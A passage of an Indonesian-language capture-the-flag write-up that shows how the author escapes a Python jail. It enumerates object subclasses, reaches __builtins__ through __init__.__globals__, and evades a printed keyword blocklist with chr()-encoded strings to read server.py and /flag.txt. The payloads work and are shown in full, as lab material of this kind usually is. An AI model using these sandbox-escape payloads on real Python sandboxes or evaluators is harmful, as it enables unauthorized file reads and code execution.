<class 'typing._TypingEllipsis'>, <class 'typing.Annotated'>, <class 'typing.NamedTuple'>, <class 'typing.TypedDict'>, <class 'typing.NewType'>, <class 'typing.io'>, <class 'typing.re'>, <class 'pkgutil.ImpImporter'>, <class 'pkgutil.ImpLoader'>, <class 'platform._Processor'>, <class 'ipaddress._IPAddressBase'>, <class 'ipaddress._BaseConstants'>, <class 'ipaddress._BaseV4'>, <class 'ipaddress._IPv4Constants'>, <class 'ipaddress._BaseV6'>, <class 'ipaddress._IPv6Constants'>, <class 'urllib.parse._ResultMixinStr'>, <class 'urllib.parse._ResultMixinBytes'>, <class 'urllib.parse._NetlocResultMixinBase'>, <class 'pydoc.Doc'>, <class 'pydoc.Helper'>, <class 'pydoc.ModuleScanner'>]
```

Ini menggunakan ().__class__.__base__.__subclasses()
Lalu saya mencoba untuk cari class yang bisa diexploit, dan menemukan tapi hanya dalam bentuk angka, belum nama classnya, menggunakan command:

```
bigmo> [i for i,x in enumerate(().__class__.__base__.__subclasses__()) if hasattr(x.__init__, '__global'+'s__')]
[103, 104, 105, 106, 121, 122, 123, 125, 128, 129, 130, 131, 142, 143, 144, 146, 173, 182, 183, 188, 189, 190, 191, 192,
 194, 195, 196, 197, 201, 202, 203, 204, 205, 206, 207, 208, 209, 213, 217, 218, 219, 220, 221, 222, 225, 226, 228, 229,
 230, 232, 233, 234, 235, 236, 239, 240, 243, 244, 245, 247, 253, 259, 262, 263, 275]
```

Ini menunjukkan cara masuk ke builtins

Lalu, saya coba untuk masuk ke builtins tapi harus bypass block, berkali-kali gagal karena ke block yang seperti os, read, sys, open, dan import. Tapi akhirnya dapat juga pakai




```
getattr(().__class__.__base__.__subclasses__()[103].__init__, '__global'+'s__')[chr(95)+chr(95)+chr(98)+chr(117)+chr(105)+chr(108)+chr(116)+chr(105)+chr(110)+chr(115)+chr(95)+chr(95)]
```


Selama chall ini, saya melakukan string obfuscation untuk bypass kata kata yang diblock dengan bikin string dari angka

Karena di awal udah list semua class, saya mencari yang mana yang warnings dan subprocess.Popen karena ingin dipakai untuk exploit

```
bigmo> [].__class__.__base__.__subclasses__()[240]
<class 'inspect.BlockFinder'>
bigmo> [].__class__.__base__.__subclasses__()[245]
<class 'inspect.Signature'>
bigmo> [].__class__.__base__.__subclasses__()[250]
<class 'typing._NotIterable'>
bigmo> [].__class__.__base__.__subclasses__()[255]
<class 'typing._TypingEllipsis'>
bigmo> [].__class__.__base__.__subclasses__()[210]
<class 'socketserver.ForkingMixIn'>
bigmo> [].__class__.__base__.__subclasses__()[215]
<class 're.Match'>
bigmo> [].__class__.__base__.__subclasses__()[220]
<class 're.Scanner'>
bigmo> [].__class__.__base__.__subclasses__()[225]
<class 'contextlib._GeneratorContextManagerBase'>
bigmo> [].__class__.__base__.__subclasses__()[226]
<class 'contextlib._BaseExitStack'>
bigmo> [].__class__.__base__.__subclasses__()[227]
<class 'traceback._Sentinel'>
bigmo> [].__class__.__base__.__subclasses__()[228]
<class 'traceback.FrameSummary'>
bigmo> [].__class__.__base__.__subclasses__()[229]
<class 'traceback._ExceptionPrintContext'>
bigmo> [].__class__.__base__.__subclasses__()[231]
<class 'ast.NodeVisitor'>
bigmo> [].__class__.__base__.__subclasses__()[232]
<class 'warnings.WarningMessage'>
bigmo> [].__class__.__base__.__subclasses__()[233]
<class 'warnings.catch_warnings'>
bigmo> [].__class__.__base__.__subclasses__()[233]
<class 'warnings.catch_warnings'>
bigmo> [].__class__.__base__.__subclasses__()[235]
<class 'subprocess.Popen'>
```

Lalu, saya coba untuk baca isi file server.py tapi juga menyamarkan read karena diblock

```
(lambda
b:getattr(b[chr(111)+chr(112)+chr(101)+chr(110)]('server.py'),''.j
oin([chr(x)for x
in[114,101,97,100]]))())(getattr([].__class__.__base__.__subclasse
s__()[233].__init__,chr(95)*2+''.join([chr(x)for x
in[103,108,111,98,97,108,115]])+chr(95)*2)[chr(95)*2+''.join([chr(
x)for x in[98,117,105,108,116,105,110,115]])+chr(95)*2])
```



Disini ketawan apa aja kata yang diblock

```
BLOCKED = ["import", "exec", "eval", "open", "os", "sys", "subprocess",
           "builtins", "__import__", "system", "popen", "read", "write",
           "flag", "cat", "breakpoint", "input", "globals", "locals", "vars"]
```

Lalu saya cek lagi isi directory dari server ini untuk cari semacam flag.txt dll
Saya coba untuk buka open(flag.txt) pake bypass chr tapi ternyata tidak ada, tapi pas dicoba lagi pake /flag.txt dan pake bypass lagi, flagnya ditemukan

```
bigmo> (lambda b:getattr(b[chr(111)+chr(112)+chr(101)+chr(110)](''.join([chr(x)for x in[102,108,97,103,46,116,120,116]])),''.join([ch
r(x)for x in[114,101,97,100]]))())(getattr([].__class__.__base__.__subclasses__()[233].__init__,chr(95)*2+''.join([chr(x)for x in[103
,108,111,98,97,108,115]])+chr(95)*2)[chr(95)*2+''.join([chr(x)for x in[98,117,105,108,116,105,110,115]])+chr(95)*2])
Error: [Errno 2] No such file or directory: 'flag.txt'
```

```
bigmo> (lambda b:getattr(b[chr(111)+chr(112)+chr(101)+chr(110)]('/'+''.join([chr(x)for x in[102,108,97,103,46,116,120,116]])),''.join
([chr(x)for x in[114,101,97,100]]))())(getattr([].__class__.__base__.__subclasses__()[233].__init__,chr(95)*2+''.join([chr(x)for x in
[103,108,111,98,97,108,115]])+chr(95)*2)[chr(95)*2+''.join([chr(x)for x in[98,117,105,108,116,105,110,115]])+chr(95)*2])
PorosCTF{jujur_biar_category_miscnya_kepake}
```

Flag
PorosCTF{jujur_biar_category_miscnya_kepake}